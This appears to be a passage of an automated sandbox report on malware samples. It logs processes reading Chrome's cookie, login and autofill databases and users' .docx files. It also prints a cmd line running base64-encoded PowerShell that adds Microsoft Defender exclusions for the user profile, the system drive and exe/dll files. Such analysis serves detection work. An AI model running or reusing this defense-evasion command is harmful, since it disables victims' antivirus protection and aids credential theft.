C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	end of file	1	6D191B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cookies	unknown	4096	success or wait	4	6D191B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cookies	unknown	4096	end of file	1	6D191B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	253	6D191B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	end of file	2	6D191B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	4096	success or wait	29	6D191B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	4096	end of file	3	6D191B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	252	6D191B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	end of file	3	6D191B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	success or wait	53	6D191B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	end of file	3	6D191B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	237	6D191B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	end of file	3	6D191B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	success or wait	51	6D191B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	end of file	3	6D191B4F	ReadFile
C:\Users\user\Desktop\IVHSHTCODI.docx	unknown	4096	success or wait	1	6D191B4F	ReadFile
C:\Users\user\Desktop\IVHSHTCODI.docx	unknown	1022	end of file	1	6D191B4F	ReadFile
C:\Users\user\Desktop\IVHSHTCODI.docx	unknown	4096	end of file	1	6D191B4F	ReadFile
C:\Users\user\Desktop\MQAWXUYAIK.docx	unknown	4096	success or wait	1	6D191B4F	ReadFile
C:\Users\user\Desktop\MQAWXUYAIK.docx	unknown	1022	end of file	1	6D191B4F	ReadFile
C:\Users\user\Desktop\MQAWXUYAIK.docx	unknown	4096	end of file	1	6D191B4F	ReadFile
C:\Users\user\Desktop\XQACHMZIHU.docx	unknown	4096	success or wait	1	6D191B4F	ReadFile
C:\Users\user\Desktop\XQACHMZIHU.docx	unknown	1022	end of file	1	6D191B4F	ReadFile
C:\Users\user\Desktop\XQACHMZIHU.docx	unknown	4096	end of file	1	6D191B4F	ReadFile
C:\Users\user\Documents\IVHSHTCODI.docx	unknown	4096	success or wait	1	6D191B4F	ReadFile
C:\Users\user\Documents\IVHSHTCODI.docx	unknown	1022	end of file	1	6D191B4F	ReadFile
C:\Users\user\Documents\IVHSHTCODI.docx	unknown	4096	end of file	1	6D191B4F	ReadFile
C:\Users\user\Documents\MQAWXUYAIK.docx	unknown	4096	success or wait	1	6D191B4F	ReadFile
C:\Users\user\Documents\MQAWXUYAIK.docx	unknown	1022	end of file	1	6D191B4F	ReadFile
C:\Users\user\Documents\MQAWXUYAIK.docx	unknown	4096	end of file	1	6D191B4F	ReadFile
C:\Users\user\Documents\XQACHMZIHU.docx	unknown	4096	success or wait	1	6D191B4F	ReadFile
C:\Users\user\Documents\XQACHMZIHU.docx	unknown	1022	end of file	1	6D191B4F	ReadFile
C:\Users\user\Documents\XQACHMZIHU.docx	unknown	4096	end of file	1	6D191B4F	ReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: fname.exe PID: **6720**, Parent PID: **2140**

General

Target ID:	20
Start time:	03:30:57
Start date:	05/05/2022
Path:	C:\Users\user\AppData\Local\Temp\fname.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Local\Temp\fname.exe"
Imagebase:	0xcb0000
File size:	3677592 bytes
MD5 hash:	C61F9A9059F8B8BD0E69F7DF4CB09786
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 31%, Metadefender, Browse • Detection: 69%, ReversingLabs
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	unknown	90			object type mismatch	43	DD0115	WriteFile
unknown	unknown	1			object type mismatch	5	DD0115	WriteFile

Analysis Process: conhost.exe PID: **6712**, Parent PID: **6720**

General

Target ID:	21
Start time:	03:30:58
Start date:	05/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff77f440000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: AppLaunch.exe PID: **5972**, Parent PID: **6720**

General

Target ID:	22
Start time:	03:31:00
Start date:	05/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
Imagebase:	0x210000
File size:	98912 bytes
MD5 hash:	6807F903AC06FF7E1670181378690B22
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E24CF06	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E24CF06	unknown
C:\Users\user\AppData\Local\20c02d801889f100c3a0432f1e0753f6	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6D19BEFF	CreateDirectoryW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	4095	success or wait	1	6E225705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	8173	end of file	1	6E225705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E225705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E225705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E1803DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	4095	success or wait	1	6E22CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	8173	end of file	1	6E22CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E22CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6E1803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E1803DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	4095	success or wait	1	6E225705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	8173	end of file	1	6E225705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E225705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E225705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E1803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E1803DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D191B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D191B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	4096	success or wait	1	6D191B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	4096	end of file	1	6D191B4F	ReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: filename.exe PID: **4584**, Parent PID: **2140**

General

Target ID:	23
Start time:	03:31:00
Start date:	05/05/2022
Path:	C:\Users\user\AppData\Local\Temp\filename.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\AppData\Local\Temp\filename.exe"
Imagebase:	0x850000
File size:	4879360 bytes
MD5 hash:	C108EBDD14A2CF40E64411792987796A
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 29%, Metadefender, Browse • Detection: 81%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA4F61F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA4F61F1E9	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA4F4EB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFA4F4EB9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFA4F5C12E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA4F4F2625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFA4F5C12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Windows.Forms\6d7d43e19d7fc0006285b85b7e2c8702\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	7FFA4F5C12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Drawing\49e5c0579db170be9741dccc34c1998e\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	7FFA4F5C12E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA4F4EB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFA4F4EB9DD	unknown

Analysis Process: cmd.exe PID: **6560**, Parent PID: **4584**

General

Target ID:	27
Start time:	03:31:16
Start date:	05/05/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	"cmd" cmd /c powershell -EncodedCommand "QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgAEAAKAAkAGUAbgB2ADoAVQBzAGUAcgBQAHIAbwBmAGkAbABlACwAJABlAG4AdgA6AFMAeQBzAHQAZQBtAEQAcgBpAHYAZQAgACAALQBGAG8AcgBjAGUA" & powershell -EncodedCommand "QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AQBuAHMAaQBvAG4AIABAACgAJwBlAHgAZQAnACwAJwBkAGwAbAAnACkAIAAtAEYAbwByAGMAZQA=" & exit
Imagebase:	0x7ff602050000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **5336**, Parent PID: **6560**

General

Target ID:	28
Start time:	03:31:17
Start date:	05/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff77f440000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: **4036**, Parent PID: **6560**

General

Target ID:	29
Start time:	03:31:18
Start date:	05/05/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -EncodedCommand "QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgAEAAKAAkAGUAbgB2ADoAVQBzAGUAcgBQAHIAbwBmAGkAbABlACwAJABlAG4AdgA6AFMAeQBzAHQAZQBtAEQAcgBpAHYAZQApACAALQBGAG8AcgBjAGUA"
Imagebase:	0x7ff619710000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA4F61F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA4F61F1E9	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA4A3803FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA4A3803FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_uf4rrw2m.dux.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4D376FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_vzjhia3q.y0o.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4D376FDD	CreateFileW
C:\Users\user\Documents\20220505	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFA4D37F35D	CreateDirectoryW
C:\Users\user\Documents\20220505\PowerShell_transcript.724471.IRxNXMJX.20220505033119.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4D376FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	5	7FFA4A3803FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	5	7FFA4A3803FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA4A3803FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA4A3803FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA4A3803FC	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_uf4rrw2m.dux.ps1	success or wait	1	7FFA4D37F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_vzjhia3q.y0o.psm1	success or wait	1	7FFA4D37F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_uf4rrw2m.dux.ps1	0	1	31	1	success or wait	1	7FFA4D37B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_vzjhia3q.y0o.psm1	0	1	31	1	success or wait	1	7FFA4D37B526	WriteFile
unknown	0	3	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFA4D37B526	WriteFile
unknown	3	771	75 6e 6b 6e 6f 77 6e	unknown	success or wait	5	7FFA4D37B526	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA4F4EB9DD	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA4F4EB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA4F4EB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFA4F4EB9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFA4F5C12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA4F4F2625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA4F4F2625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA4F4F2625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFA4F5C12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFA4F5C12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFA4F5C12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFA4F5C12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA4F4EB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA4F4EB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA4F4EB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA4F4EB9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFA4F5C12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFA4F5C12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFA4F5C12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFA4F5C12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFA4F5C12E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA4F4EB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFA4F4EB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4263	success or wait	1	7FFA4F4EB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFA4F4EB9DD	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFA4F4D62DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	23116	success or wait	1	7FFA4F4D63B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFA4F5C12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFA4F5C12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFA4F5C12E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	7FFA4D37B526	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	62	success or wait	1	7FFA4D37B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFA4D37B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFA4D37B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFA4D37B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFA4D37B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFA4D37B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFA4D37B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FFA4D37B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA4D37B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFA4D37B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA4D37B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	6	7FFA4D37B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFA4D37B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFA4D37B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA4D37B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA4D37B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFA4D37B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA4D37B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA4D37B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFA4D37B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	134	7FFA4D37B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFA4D37B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFA4D37B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFA4D37B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFA4D37B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFA4D37B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFA4D37B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFA4D37B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFA4D37B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFA4D37B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFA4D37B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	success or wait	1	7FFA4D37B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	end of file	1	7FFA4D37B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	7FFA4D37B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	7FFA4D37B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	end of file	1	7FFA4D37B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	7FFA4D37B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	7FFA4D37B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	7FFA4D37B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	7FFA4D37B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	7FFA4D37B526	ReadFile
